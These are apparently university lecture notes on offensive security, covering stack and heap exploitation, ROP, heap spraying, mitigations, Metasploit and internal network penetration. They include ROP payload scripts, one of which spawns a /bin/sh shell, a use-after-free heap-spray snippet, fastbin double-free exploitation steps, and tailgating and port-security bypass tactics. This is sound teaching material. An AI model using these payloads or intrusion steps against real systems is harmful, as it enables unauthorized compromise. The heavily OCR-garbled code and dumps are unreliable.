 Linuxx36-64 Add root Polytes by Christophe G
 Linuxx36-64 Add user and password with open,write,cose 358 bytes by Christophe G
 Linuxx36-64 Add user and password with echo cmd 273 bytes by Christophe G
 Linuxx36-64 Read /etc/passwd 82 bytes by Mr.Un1k0d3r




Linux has command line debuggers (e.g. gdb) and graphical debuggers

8.6 Stack overflow exploitation in linux

The first step is to identify the vulnerability. That can be carried out by different type of fuzzing. Fuzzing is a processes of providing various data (invalid too) to the application. A segmentation fault (access violation in Windows) indicates some errors. (Download my testbinary: http://193.225.218.118/WS08/binaries/manymeth)

- A value can be invalid if the format is incorrect.



Finding the vulnerable part of the code can be done with gradual approach: e.g. jump over all the methods, but when the vulnerability occurs then restart of the debugging is needed and we have to jump inside the identified method. In our previous example there's a strcpy method. After the execution of this, a series of A appears on the stack. In addition, it turns out that exiting from meth1 compromises the binary first:

code	
0x804849c <met1+29>: push edx</met1+29>	
0x804849d <met1+30>: mov ebx,eax</met1+30>	
0x804849f <met1+32>: coll 0x8048200 <streeydplt></streeydplt></met1+32>	=> 8x88484b9 <met1+58>: ret</met1+58>
<pre>> 0x80484a4 <met1+37>: add esp,0x10</met1+37></pre>	8x80484ba <met3>; push ebp</met3>
0x80484a7 <met1+40>: sub esp,0xc</met1+40>	6x86484bb <met3+1>; mov ebp.esp</met3+1>
0x80484aa <met1+43>: push 0x5</met1+43>	0x8040400 <met3+3>: sub esp.0x8</met3+3>
0x80484ac <met1+45>; call 0x8048436 <met4></met4></met1+45>	0x8040400 <met3+6>: call 0x8048548 <</met3+6>
0x80484b1 <met1+50>: add esp,0x10</met1+50>	CX00404CO NIECSTON: COTT CX0040540 S
stack	0000[0xffffdl7c ('A' <repeats 200="" times="">.</repeats>
0000] 0xffffd0e0> 0xffffd0f8 ('A' <repeats 200="" times="">) 0004] 0xffffd0e4> 0xffffd418 ('A' <repeats 200="" times="">)</repeats></repeats>	0004 UXIIII0100 (A <repears 190="" times="">)</repears>
0041 0x11110004> 0x11110410 (A <repears 200="" times="">)</repears>	0008 0xffffd184 ('A' <repeats 194="" times="">)</repeats>
0008 0x11110008> 0x0 00121 0x11110008> 0x804848e (<met1+15>: add eax.0x1452)</met1+15>	0012 0xffffd188 ('A' <repeats 190="" times="">)</repeats>
0121 0x111100ec> 0x004040e (<met1+13>: dou edx,0x1452)</met1+13>	0016 0xffffd18c ('A' <repeats 186="" times="">)</repeats>
AP201 Axffffd8f4> AxA	0020 0xffffd190 ('A' <repeats 182="" times="">)</repeats>
30241 0xffffd0f8 ('A' <repeats 200="" times="">)</repeats>	0024 0xffffd194 ('A' <repeats 178="" times="">)</repeats>
3028 0xffffd0fc ('A' <repeats 200="" times="">)</repeats>	0028 0xffffd198 ('A' <repeats 174="" times="">)</repeats>
026 0XTTTTdorc ('A' <repears 200="" times="">)</repears>	[

After the vulnerability has been identified it is necessary to debug the application and get to the part where the vulnerability occurs (the virtual address space is compromised).

The start command jumps to the beginning of the binary. Other useful commands: s: step (execute one instruction)

until [address]: execute until a specified memory address

finish: execute until the end of the current method



The beginning of the A series can be identified by listing the memory ck positior



ince the return address of meth1 is at 0xffffd17c and the beginning of the string is at OxffffdOf8, therefore 0x84 (132) has to be the padding length. We also need to find a jmp esp address and a working payload.



Return to libc 8.7

Operating systems provide several protections against exploitations (see detailed list on next lecture). One of the most significant is the *noexecute* protection (DEP in Windows). Noexecute assignes permissions to memory segments:

- Code segments (only read and execute, no write)
- Data segements (only read and write, no execute)

With noexecute the payload on the stack cannot be executed anymore. The idea behind both return to libc and ROP is to use the *libc* library (code reuse). If *libc* contains a code part that opens a shell then it can be used by redirecting the execution there (instead of using the address of *jmp esp*). Tools e.g. *oneqadget* can identify these specific code-parts in the Virtual Address Space.

8.8 **Return Oriented Programming**

• Return Oriented Programming (ROP) is a software vulnerability exploitation method that is able to bypass the non-executable memory protections. It was invented in 2007 as the generalization and extension of the Return into libc technique.

- Contrary to stack overflow, ROP uses already existing code parts in the virtual address space to execute the payload (code reuse).
- Although ROP is based on the stack usage of the program it can be used in case of heap related vulnerabilities as well by redirecting the stack (stack pivot) to an attacker controlled part of the virtual memory.
- ROP consists of gadgets that are small code blocks with a *ret* type of instruction as an ending e.g. *inc eax; retn.* Gadgets are chained by the *ret* type of instruction.
- The payload is divided into code-parts, each code-part is executed by a gadget
- A gadget is a small code-block with one or more simply instructions and a ret type of instruction at the end
- We need to find gadgets in the Virtual Address Space, therefore we're going to use mona.py with Immunity Debugger (can be downloaded from github)
- To find a specific gadget (e.g. inc eax) the find mona command is used: !monafind typeinstr's"inceax #retn''XX
- Our first ROP will be written for a simple stack overflow with *strcpy*, the code contains the addition of two numbers. Using *mona* the following gadgets are sought for:

The easiest ROP payload, calculating 1+1: ©

:/	ust/pin/j	her	1						
Y	<pre>\$padding</pre>	=							
y	<prop =<="" pre=""></prop>		"\x5b\x54\x92\x7d".	#	xor	eax,	eax;	retn	
			"\x75\x50\x92\x7d".	#	xor	edx,	edx;	retn	
			"\x60\x16\xc8\x77".	#	inc	eax;	retn		
			"\x42\x72\xef\x7d".	#	inc	edx;	retn		
			"\x33\x80\x24\x6c";	#	add	eax,	edx;	retn	
ri	nt \$padd:	ing	.\$rop;						

What is the value of eax after the ROP has been executed?

#!/usr/bin/pe	rl					
my \$padding =	"A"x14;					
my \$rop =	"\x5b\x54\x92\x7d".	#	xor	eax,	eax;	retn
	"\x75\x50\x92\x7d".	ŧ	xor	edx,	edx;	retn
	"\x60\x16\xc8\x77".	#	inc	eax;	retn	
	"\x60\x16\xc8\x77".	ŧ	inc	eax;	retn	
	"\x60\x16\xc8\x77".	#	inc	eax;	retn	
	"\x60\x16\xc8\x77".	#	inc	eax;	retn	
	"\x60\x16\xc8\x77".	#	inc	eax;	retn	
	"\x42\x72\xef\x7d".	#	inc	edx;	retn	
	"\x42\x72\xef\x7d".	#	inc	edx;	retn	
	"\x42\x72\xef\x7d".	#	inc	edx;	retn	
	"\x33\x80\x24\x6c";	ŧ	add	eax,	edx;	retn
print \$paddin	g.\$rop;					

How to add 0x12121212 to 0x11111111? Repeating the *inc eax* in 0x12121212 times is not a good idea © A simple *pop* gadget can take the required value directly from the stack, so the ROP program will contain some data among the gadget addresses.

Stack	
Return address	instr ret
Data	
Return address	instr ret
Return address	instr ret
Data	
Return address	instr ret
ROP m	odell

#!/usr/bin	/perl					
my \$padding	g = "A"x14;					
my \$rop =	"\x1f\x18\xf8\x6f".	ŧ	pop eax;	retn		
	"\x11\x11\x11\x11".	ŧ	value of	eax		
	"\x5f\xee\xf5\x6f".	ŧ	pop edx;	retn		
	"\x12\x12\x12\x12\.		value of	edx		
	"\x33\x80\x24\x6c";	ŧ	add eax,	edx;	retn	
print \$pade	ding.\$rop;					

Gadgets with side effects: If we cannot find a fitting gadget, a longer one can be used considering the side effects. Example:

Adding ebx to eax if there is no add eax, ebx; retn code:

"\x33\x80\x24\x6c". # add eax, edx; pop ebx; pop ecx; retn "\x99\x2b\xf3\x7d". # dummy "\x99\x2b\xf3\x7d"; # dummy

Gadgets with ret that removes the stack frame:

"\x33\x80\x24\x6c". # add eax, edx; retn 0xc "\x99\x2b\xf3\x7d". # dummy "\x99\x2b\xf3\x7d". # dummy "\x9\x2b\xf3\x7d"; # dummy

The following gadgets should be avoided: Gadgets that

· contain push instruction,

- · contain conditional (je, jz, etc.) or unconditional jump instructions (jmp),
- contain unreliable characters e.g.: 0x0, 0xa, 0xd, etc...

Opening the calculator in Windows example:

Linux shell example:

import struct ex = 'A'*132

ex += struct.pack("<L", 0x08057280) #xor eax, eax for x in range(0, 11): ex += struct.pack("<L", 0x0807c4ca) #inc eax

ex += struct.pack("<L", 0x080/6462) #pop ecx, pop ebx ex += struct.pack("<L", 0xfffd270) #value of ecx 0xfffd240 ex += struct.pack("<L", 0xfffd24f) #value of ebx 0xffffd21f ex += struct.pack("<L", 0x0806f970) #int 0x80 ex += struct.pack("<L", 0x0806f970) #int 0x80

ex += 1x90'*99

ex += "\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x00" #/bin//sh print ex

Check my step by step pwn tutorials!

http://folk.uio.no/laszloe/ctf/

Stack overflow: http://folk.uio.no/laszloe/ctf/stack_verflow.pdf

Return Oriented Programming: http://folk.uio.no/laszloe/ctf/rop.pdf

9 Lecture 9: Binary exploitation 2, Heap related vulnerabilities, bypassing mitigations and protections

Lecture Overview

- Vulnerabilities related to heap
- How to exploit heap related vulnerabilities on Windows and Linux
- Exploit mitigations and protections
- The Metasploit framework

9.1 The heap

The heap is a storage place where the processes allocate data blocks dynamically in runtime. There are several types of heap implementation. Each OS provides one or more own heap implementations (e.g. Windows7: Low Fragmentation Heap), but programs can create their own heap implementations (e.g. Chrome) that are independent of the default OS solution. Because of the different solutions many custom heap allocators are available to tune heap performance for different usage patterns. The aim for the heap implementations are:

- allocation and free should be fast,
- allocation should be the least wasteful,
- allocation and free should be secure.

The allocation as well as the free has to be done by the programmer in case of native code. C example:

```
ptr = (int^*) malloc (100 * sizeof(int));
```

free(ptr)

The realization of Object Oriented Programming (OOP) strongly based on the heap usage too. All the objects are stored in the heap.


```
Example* example=new Example();
```

delete example;

In case of managed code the memory management is done by the framework (.net, Java). The garbage collector examines the memory time after time and free the unused memory parts.

9.1.1 Windows basic heap management

The heap consists of chunks. Free chunks with the same size (rounded to 8 bytes) are organized in double linked lists. When a heap memory is being freed it goes to a free list according to its size. When the code requests a dynamic buffer first the freelists are checked according to the requested size. If there is no free chunk for the size a chunk is created.



9.1.2 Heap overflow

The basic example of the heap overflow is related to the free and the reallocation of a chunk. Each chunk contains

a pointer pointing to the previous and to the next chunk.

Entry1		Entry2	Entry3			
FLINK	•	FLINK		FLINK		
BLINK		BLINK	├ ──►	BLINK		

When a chunk is removed from the linked list the following changes are made (unlinking Entry2): Entry2→BLINK→FLINK=Entry2→FLINK Entry2→FLINK→BLINK = Entry2→BLINK

If the attacker controls the header of Entry2 (e.g. overwriting the data block of a chunk next to Entry2) then he can force the next heap allocation to be placed to a specific place. How to take advantage of it? Discussed later. (https://resources.infosecinstitute.com/heapoverflowvulnerabilityandheapinternalsexplained/#gref)

9.2 How to exploit heap related vulnerabilities on Windows and Linux


9.2.1 Heap related vulnerabilities

What are the problems with the following codes?

Example1:	<pre>char* ptr = (char*)malloc (SIZE); if (err) { abrt = 1; free(ptr); } if (abrt) {</pre>
	<pre>logError("operation aborted before commit", ptr); }</pre>
Example2:	<pre>char* ptr = (char*)malloc (SIZE); if (abrt) { free(ptr); } free(ptr);</pre>

9.2.3 Heap overflow


Is this code vulnerable or not? User can control the data variable.



Can you see where is the integer overflow and how to exploit it?

9.2.2 Object Oriented Programming (OOP) Vtable

A basic principle of OOP is the polymorphism. Methods can be redefined for derived classes. Since the real type of an object is only decided in runtime, each object needs to have a virtual method table (vtable) that contains the object specific method addresses.



In case of exploiting Use after free (dangling pointer) or Double free vulnerabilities the attacker can overwrite the vtable with a value pointing to an attacker controlled memory region (see example later).

9.2.4 Use after free exploitation example

Try the following html file with IE8.




9.2.5 Use after free exploitation example

- The changer function destroys the form
- The form *reset()* method iterates through the form elements
- When *child2.reset()* is executed the changer is activated because of the *onPropertyChange*
- When *test2.reset()* has to be executed there is no test2 (use after free condition)

How to exploit it?

- After *test2* is destroyed, a fake object with the size of *test2* should be reallocated in the heap to avoid use after free
- The fake object has to be the same size as *test2* to be allocated to the same place in the virtual memory



- If the pageheap is turned off $(gflags / I \ iexplore.exe -hpa)$ then the allocation is successful: we have the (fc0.7f8): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling.
 - $\label{eq:theta:$

• Instead of 0x41414141 we need to provide an address where we can place our shellcode to be executed (now we do not consider DEP) -> heap spraying

- This address will be 0x0c0c0c0c, so the call instruction will be call [0x0c0c0c0c+1cc] = call [0x0c0c0dd8]
- But how to place date at 0x0c0c0dd8? Heap spraying

9.2.6 Heap spraying

Heap spraying is a payload delivery technique for heap related vulnerability exploitations. If we allocate an array with specific member size then the heap will be full with our data. The heap allocation addresses are random, but since we use multiple copies from the same object it is likely to have our data at $\theta x \theta c \theta c \theta c \theta c$ too.

Address	Contents
0c080018	Ox1000 bytes Ox1000 bytes<
0c090018	Ox1000 bytes Ox1000 bytes<
0c0a0018	Ox1000 bytes Ox1000 bytes<
0c0b0018	Ox1000 bytes Ox1000 bytes<
0c0c0018	Ox1000 bytes Ox1000 bytes<
0c0d0018	ĵ.
	0x0c0c0c0c

 We can: (intri traction news/test?" volue/22> 	ass DEP with the previous example? specify an address to jump do heap spraying and place the payload at 0x0c0c0c0c
<pre>var startfl=false; function changer() {</pre>	
<pre>var shelloods = uneacope('%u00001u0001u00001u00001u00001u00001u00001u00001u00001u00001u00001; halloods = uneacope('%u0001u0001ist) '%u1001u00100001ist) '%u1001u00100001u00001ist '%u1001u000001u00001; '%u1001u00001u00001ist '%u1001u00001u00001u00001ist '%u1001u00001u000001u00001u00001u00001ist '%u1001u00001u000001u00001u00001u00001u00001 '%u1001u000001u000001u000001u000001u00001u0000 '%u1001u00000000000000000000000000000000</pre>	a stack pivot (Stack pivot is a gadget that moves the stack to nt place) For example: Pop ecx; ret 0x0ccccccc Xchg ssp. ecx; ret neap with the ROP or practicing not for submission: Write the same exploit that P!
<pre>// Call of changer function will happen inside mahtml/CFormElement::DoReset call, after exect if (startI) { document.getElementById("testfm").innerHTML = ""; // Destroy form contents, free next ())</pre>	
CollectGarbage(); divobj = document.createElement('div');	

9.2.7 Linux heap exploitation

There are several heap exploitation techniques for Linux too.

fastbin_dup.c	Tricking malloc into returning an already-allocated heap pointer by abusing the fastbin freelist.	house_of_force.c	Exploiting the Top Chunk (Wilderness) header in order
fastbin_dup_into_stack.c	Tricking malloc into returning a nearly-arbitrary pointer by abusing the fastbin freelist.		to get malloc to return a nearly-arbitrary pointer
	Tricking malloc into returning an already-allocated	unsorted_bin_into_stack.c	Exploiting the overwrite of a freed chunk on unsorted bin freelist to return a nearly-arbitrary pointer.
fastbin_dup_consolidate.c	heap pointer by putting a pointer on both fastbin freelist and unsorted bin freelist.	unsorted_bin_attack.c	Exploiting the overwrite of a freed chunk on unsorted bin freelist to write a large value into arbitrary address
unsafe_unlink.c	Exploiting free on a corrupted chunk to get arbitrary write.	large_bin_attack.c	Exploiting the overwrite of a freed chunk on large bin freelist to write a large value into arbitrary address
house_of_spirit.c	Frees a fake fastbin chunk to get malloc to return a nearly-arbitrary pointer.	house_of_einherjar.c	Exploiting a single null byte overflow to trick malloc into returning a controlled pointer
poison_null_byte.c	Exploiting a single null byte overflow.		Exploiting the Top Chunk (Wilderness) in order to gain
house_of_lore.c	Tricking malloc into returning a nearly-arbitrary	house_of_orange.c	arbitrary code execution
	pointer by abusing the smallbin freelist. Exploit the overwrite of a freed chunk size in the	tcache_dup.c	Tricking malloc into returning an already-allocated heap pointer by abusing the tcache freelist.
overlapping_chunks.c	unsorted bin in order to make a new allocation overlap with an existing chunk	tcache_poisoning.c	Tricking malloc into returning a completely arbitrary pointer by abusing the tcache freelist.
overlapping_chunks_2.c	Exploit the overwrite of an in use chunk size in order to make a new allocation overlap with an existing chunk	tcache_house_of_spirit.c	Frees a fake chunk to get malloc to return a nearly- arbitrary pointer.
	CHURK		

https://github.com/shellphish/how2heap

9.2.8 Fastbin into stack exploitation example

We have a command line tool that can be used for

- allocating memory region with arbitrary size,
- fill the content of a memory region with user provided input without size checking,
- free a memory region.

Check the source file: http://folk.uio.no/laszloe/ctf/fastbin.pdf

The code has to major vulnerabilities:

- there is no size checking when filling a memory region (it can be overwritten)
- one region can be freed twice (double free vulnerability)

When the program allocates a memory region the chunk that is allocated will be busy. After the allocation is freed the chunk goes to some of the freelists. Freelists are linked lists which make the reallocation of memory easy and fast. According to the *malloc* internals the following types exist:

- Fast: small chunks are stored in size -specific bins
- Unsorted: when the chunks are freed they are initially stored in a single bin, they are sorted later•
- Small: the normal bins are divided into "small" bins, where each chunk has the same size, and "large" bins, where chunks have a range of sizes
- Large: For small bins, you can pick the first chunk and just use it. For large bins, you have to find the "best" chunk, and possibly split it into two chunks.

https://sourceware.org/glibc/wiki/MallocInternals

Let's do the following steps to check how the freed chunks $\operatorname{\mathsf{\tiny i}}$ reallocated:

- Allocate three chunks with the size of 20 bytes
- · Free the second allocation
- Allocate one more chunk with the same size


The new allocation will be at the

same place as the previous free, the

chunk was taken from the freelist.




To check the freelists we allocated 3 buffers and freed them all.



Fastbins are stored in simple linked lists. All chunks have the same size. The pointer to the first fastbin chunk is not visible for us, but the pointer to the second fastbin chunk is stored in the first one, the pointer to the third element is stored in the second one, and so on.

If we manage to overwrite the content of the first fastbin we can overwrite the address of the next fastbin. It is useful to force the OS to do the second allocation to a place where we would like to (e.g. into the stack).



This is the fastbin into stack exploitation.

What if we allocate three buffers then free the first one, the second one and the first one again?

The first chunk will be in the free list twice (see figure).

If a new allocation is carried out with the same size then the first chunk will be busy and on the freelist at the same time.

rootBooki;-d./fastbattostack a - Allocate buffer f - Fill buffer d - Delete buffer b - Print Tais very menu	0000) 0xfffd130> 0xfffd1cb> 0x2 0004) 0xfffd131> 0x400 00083) 0xfffd131> 0x100cccel> 0x8x830 ('0u\u01) 0012] 0xfffd12c> 0x100cfcel> 0x8x830 ('0u\u01)
x - Exit the program	0015 0:rfff014 -> 0:ff001284 0020 0:rfff014 -> 0:f000080 -> 0:fb002084 0023 0:rfff014 -> 0:f000080; -> 0:0 0023 0:rfff014 -> 0:f00000; -> 0:0
Enter the size to allocate as a integer number: 20 Size: 20 Id: 0	Legend: cole, data, rodata, value Ref7ffcc00 in Sarael vascall ()
malloc: 0x09dcaf0 > 8 Enter the size to allocate as a integer number: 20 Size: 20	0-205-01-20-20-20-20-20-20-20-20-20-20-20-20-20-
Id: 1 malloc: 0x00dcb10 ≻ 0	0x005x523: 0x0000000 0x00000000 0x00000000 0x000000
Enter the size to allocate as a integer number: 20 Size: 20 Id: 2 mulloc: Ro084ch30	0.301_333 4.30100100 0.5000000 0.000000000 0.80000000 0.301_330 0.0000000 0.50000000 0.0000000000 0.800000000 0.301_301 0.00000000 0.50000000 0.800000000 0.800000000 0.301_301 0.000000000 0.50000000 0.0000000000 0.80000000000
> d Enter the id to delete as a integer number: 0 > d	0-03/2-03/2 d-20400400 2-20400400 0-00000304 2-20400000 0-03/2-03/2 d-20400400 2-204000000 0-00000304 2-20400000 0-03/2-03/2 d-20400400 2-204000000 0-000003030 2-2040040000
Enter the id to delete as a integer number: 1 > d Enter the id to delete as a integer number: 0 > □	0.001-0-01 4-0000000 0-00000000 0-00000000 0-0000000

So far we did:

- Allocated 3 buffers with the same size (id=0,1,2)
- Freed the first, the second and the first again (id=0,1,0)
- Allocated a new buffer (id=3), id3 (busy) is the same as id0 (free)

If we allocate another buffer (id=4) then the chunk of (id1) will be reallocated. So far this is ok. On the top of the freelist we have the chunk with id=0, but we have a busy chunk (id=3) that has the same chunk and we control the content of it. Since the chunks on the freelist contain the address of the next free chunk, we can overwrite it through id3. If we modify the fwd pointer to point to the stack we can force the new heap allocation on the stack! Which part of the stack should be used? Of course where the next return address is and from now on it's like a stack based overflow.

Steps of exploitation

- Allocate 3 buffers with the same size (id=0,1,2)
- Free the first, the second and the first again (id=0,1,0), one chunk is on the freelist twice
- Allocate a new buffer (id=3), id3 (busy) is the same as id0 (free)
- Allocate another one (id=4), now the top of the freelist is the id0 chunk
- Fill the content of id3 (it is on the same place as id0) and modify id0 fwd to be pointed to the stack part where we have the next return address
- Allocate one more (id=5) to process the id0 freelist chunk.
- Allocate one more (id=6). This chunk will be on the stack
- Fill the chunk id6 with the payload (jmp esp + payload or ROP payload)

9.3 Exploit mitigations and protections

Although heap exploitation is complex there are several protections and mitigations provided by the OS, the hardware and the compiler to make exploitation more and more complicated:

- No execute protection (Data Execution Prevention in Windows)
- Address Space Layout Randomization (ASLR) Canary (Stack cookie)
- Position Independent Executables

- Fortify (buffer overflow checks)
- Relro (the Global Offset Table is readonly)

Although DEP+ASLR together look like a really strong protection:

- data cannot be executed as code because of the DEP only code reuse such as ROP (Return Oriented Programming) and JOP (Jump Oriented Programming) can be used,
- the gadget addresses are not known if the segment addresses are randomized (ASLR)

Is that the perfect protection?

What about

- Blind Return Oriented Programming (BROP)?
- Just in Time Return Oriented Programming (JIT-ROP)?

These are additional protections under development such as:

- High Entropy ASLR
- Code diversity
- Execute no Read (XnR), does it kill the BROP type of exploitations?
- Control Flow related protections such as Intel's Control Flow Enforcement (CFE)
 - Shadow stack for filtering unintended returns
 - Indirect jump marker for filtering jump oriented programming attacks

Do we have perfect protection against software bug exploitation with e.g. CFE? For interested check:

- Loop Oriented Programming (LOP)
- Counterfeit Object Oriented Programming (COOP)

9.4 The Metasploit framework

Metasploit Framework is a software platform for developing, testing, and executing exploits.

- Its database contains ready exploits in a standardized format
- Users can choose from the exploit lists to attack
- Exploits can be customized with different payloads (one of the best payloads is the meterpreter shell)
- Exploits can be used by setting a few parameters (loaded gun in the hand of script kiddies?)

an MSFConsole	- - -
888 888 888888888888888888888888888888	888 (B)4888 888 (B)4888 888 (B)4888 888 (B)88 10 (B)888 888 (B)88 888 (B)8 888 (B)8
+=[msfconsole v2.4 [100 e	exploits - 75 payloads]
msf > show exploits	
Metasploit Franework Loaded Exp.	loits
<pre>icon_3cdaemon_ftp_overflow Credits afp_loginext ain_goaway altm_webadnim apache_chumked_win32 arkeia_agent_access arkeia_agent_access arkeia_stype??_nacos</pre>	3Con 3CDaemon FTP Server Overflow Metasploit Framework Credits AppleFileServer LoginExt PathNane Overflow AlL-Mthath Metsenger gaway Overflow AlL-M Wehdmin USER Buffer Overflow AlL-M Wehdmin USER Buffer Overflow Alt-M Wehdmin USER Buffer Overflow Alt-Mathath Constant Markei Backay Client Renots Access Arbeia Backay Client Renots Access Arbeia Backay Client Type 77 Overflow (Mac 06 X
arkeia_type??_vin32 awstats_configdir_exec backupexec_agent ov	Arkeia Backup Client Type 77 Overflow (Win32) AUStats configdir Remote Command Execution Veritas Backup Exec Windows Remote Agent Overfl
ov backupexec_dunp backupexec_registry backupexec_registry bakhone_netvailt_beap bakhone_netvailt_beap bakhone_netvailt_beap backice_s_ing_core cabrightstor_disco lov	Veritas Backup Esce Vindous Benote File Access Veritas Backup Esce Name Service Overflow Veritas Backup Esce Server Registry Access BadBine 2,5 BT.dll Baffer Overflow BakBane Methalik Denote Heap Overflow BakBane Methalik Denote Heap Overflow BakBane Methalik Denote Heap Overflow CB BrightStor Biscovery Service Overflow CB BrightStor Biscovery Service Overflow CB BrightStor Biscovery Service Overflow
cabrightstor_sqlagent cabrightstor_uniagent cati_graphinage_exec calicclnt_getconfig calicserw_getconfig distcc_exec edirectory_inonitor	Ch BrightStor Agent for Microsoft SQL Overflow Ch BrightStor Universal Agent Overflow Casti graph inage nby Remote Command Execution of Liesnes Client GETOWNIC Overflow DistCor Deemen Command Execution DistCor Deemen Command Execution DistCor Deemen Command Execution Stack Overflow
exchange2000_xexch50 nsf > _	Exchange 2000 MS03-46 Heap Overflow

Pwn tutorials

Check step by step pwn tutorials!


http://folk.uio.no/laszloe/ctf/

10 Lecture 10: Internal network hacking

Lecture Overview

- Internal network hacking steps
- Packet sniffing
- ARP protocol, ARP/DNS poisoning
- Internal network Windows protocols

10.1 Internal network hacking steps



Internal network ip ranges:

10.0.0.0/8 192.168.0.0/16 172.16.0.0/12

10.1.1 Get access to the internal network

How to get inside the internal network?

- physically?
- logically?

Physical access:

- Simple walk inside the building and find an endpoint
- How to get inside if there's access restriction
 - Tail gating: An attacker, seeking entry to a restricted area secured by unattended, electronic access control, e.g. by RFID card, simply walks in behind a person who has legitimate access
 - Standing in front of the restricted area with a big packet and ask somebody to help (hold the door)
 - Go inside in a normal way with fake reason (have a real meeting inside the building, going in for job interview)
 - Taking a real job inside (insider attack)

10.1.3 Steps of hacking (internal network)

- 1. General information gathering: collecting all available information from the target and systemize the information from outside?
- Technical information gathering: collecting network and system specific information from outside?
 We need physical and logical access to the network to proceed
- 3. Identifying available hosts in the target network (which computer can be attacked)
- 4. Identifying available services in the target network (which service can be attacked)
- 5. Manual mapping of the services (to check how it looks like, the impressions, system reactions, mitigations, etc.)

10.1.2 Type of ethical hacking projects

From the attacker's location point of view:

- External penetration testing
- Web hacking
- Internal penetration testing
- Wireless penetration testing
- Social Engineering

From the attacker's access (right) point of view:

- Black box testing
- Grey box testing
- White box testing

Internal penetration testing is also for checking what the employees can achieve (insider attack threat)

10.1.4 Get access

What is needed for the tcp/ip communication?

- Valid ip
- Netmask
- Gateway
- Dns(es)

Can we do something without valid ip? Yes, we can listen to the traffic. The network topology can be different for the network (ring, star, line). Packets addressed to a different device can pass through our computer and also the broadcast messages. The network card works in layer 2 level and the addressing is done by the MAC. Normally all network cards process only the packet that has its own MAC in the destination field. On the other hand network cards can work in promiscuous mode too.


10.2 Packet sniffing

10.2.1 Promiscuous mode / Monitor mode


In **promiscuous mode** the NIC passes all traffic it receives to the central processing unit (CPU) rather than passing only the frames that the controller is specifically programmed to receive (MAC). This mode is normally used for packet sniffing.

Monitor mode is for wireless adapters (WNIC). It allows to monitor all traffic received from the wireless network. Unlike promiscuous mode, which is also used for packet sniffing, monitor mode allows packets to be captured without having to associate with an access point or ad hoc network first.

10.2.2 Wireshark



Each frame that crossed the NIC can be analyzed in more details, all the data with its name appears when opening the frame data.



In case there's no access to the network (no ip) relevant information can be revealed by only sniffing the traffic of other devices.

What can we see from the wireshark traffic?

• MAC addresses in use

56 6e

- Ips in use
- Traffic directions
- Possible subnets
- Proxy servers
- Server zone
- Clear text data

10.2.3 Get access


How to get access logically? I've found an endpoint and plugged in my computer. What are the options?

- Do we have link? (Is the endpoint patched?)
- Do we get ip with DHCP? The **Dynamic Host Configuration Protocol (DHCP)** is a network management protocol used on UDP/IP networks whereby a DHCP server dynamically assigns an IP address and other network configuration parameters to each device on a network so they can communicate with other IP networks.
- **Port security** is a layer two traffic control feature on Cisco Catalyst switches. It enables an administrator configure individual switch ports to allow only a specified number of source MAC addresses connecting the port.

10.2.4 Get access – bypassing port security

How to bypass port security? We need a valid MAC address for the port:

- Sniffing the traffic to obtain a valid MAC
- Plug out a device from the network (e.g. printer) and fake oir MAC



10.2.5 Get access to the internal network

What happens if

- There's no available endpoint?
- There are endpoints but get no ip (no dhcp, faking the MAC does not help)?
- Cannot get access with social engineering?

How to move on? Ask the contractor to provide access to the network as an employee.

- First test is passed (unknown attacker sneaking inside cannot get access)
- But we need to see what the employees can do from inside (more professional attack: the attacker takes a job at the company to have access to the network)

10.2.7 Internal hacking - port scanning

For host and service identification port scanning can be used here as well. There's one significant difference. The internal network range is much larger. How to scan a 10.0.0.0/8?

• Only ping-ing all (256³ = 16777216 hosts) takes days and we have no info from the services

Some options how to proceed:

- Identifying network sub-ranges in use. It can be done using the packet sniffing data (if there's a specific ip in use scan the whole /24 subnet there)
- Identifying special network sub-range domains (e.g. server domains, printer domains) using the captured data
- Carrying out a limited port scans e.g. 10.0-255,0-255.1 (checking only the ips ending with 1

10.2.6 Internal hacking steps

After we have the ip and can communicate through the network the steps are very similar to the external hacking.

- Identifying available hosts in the target network
- Identifying available services in the target network
- Manual mapping of the services
- Automatic vulnerability scanning
- Manual verification of the findings
- Exploitation
- Lateral movements
- Ensure access
- Collect info achieve primary and secondary goals
- Remove clues
- Find out the logic in the addressing e.g. 10.3.1.104 (pc on the 3rd floor and 1st corridor)
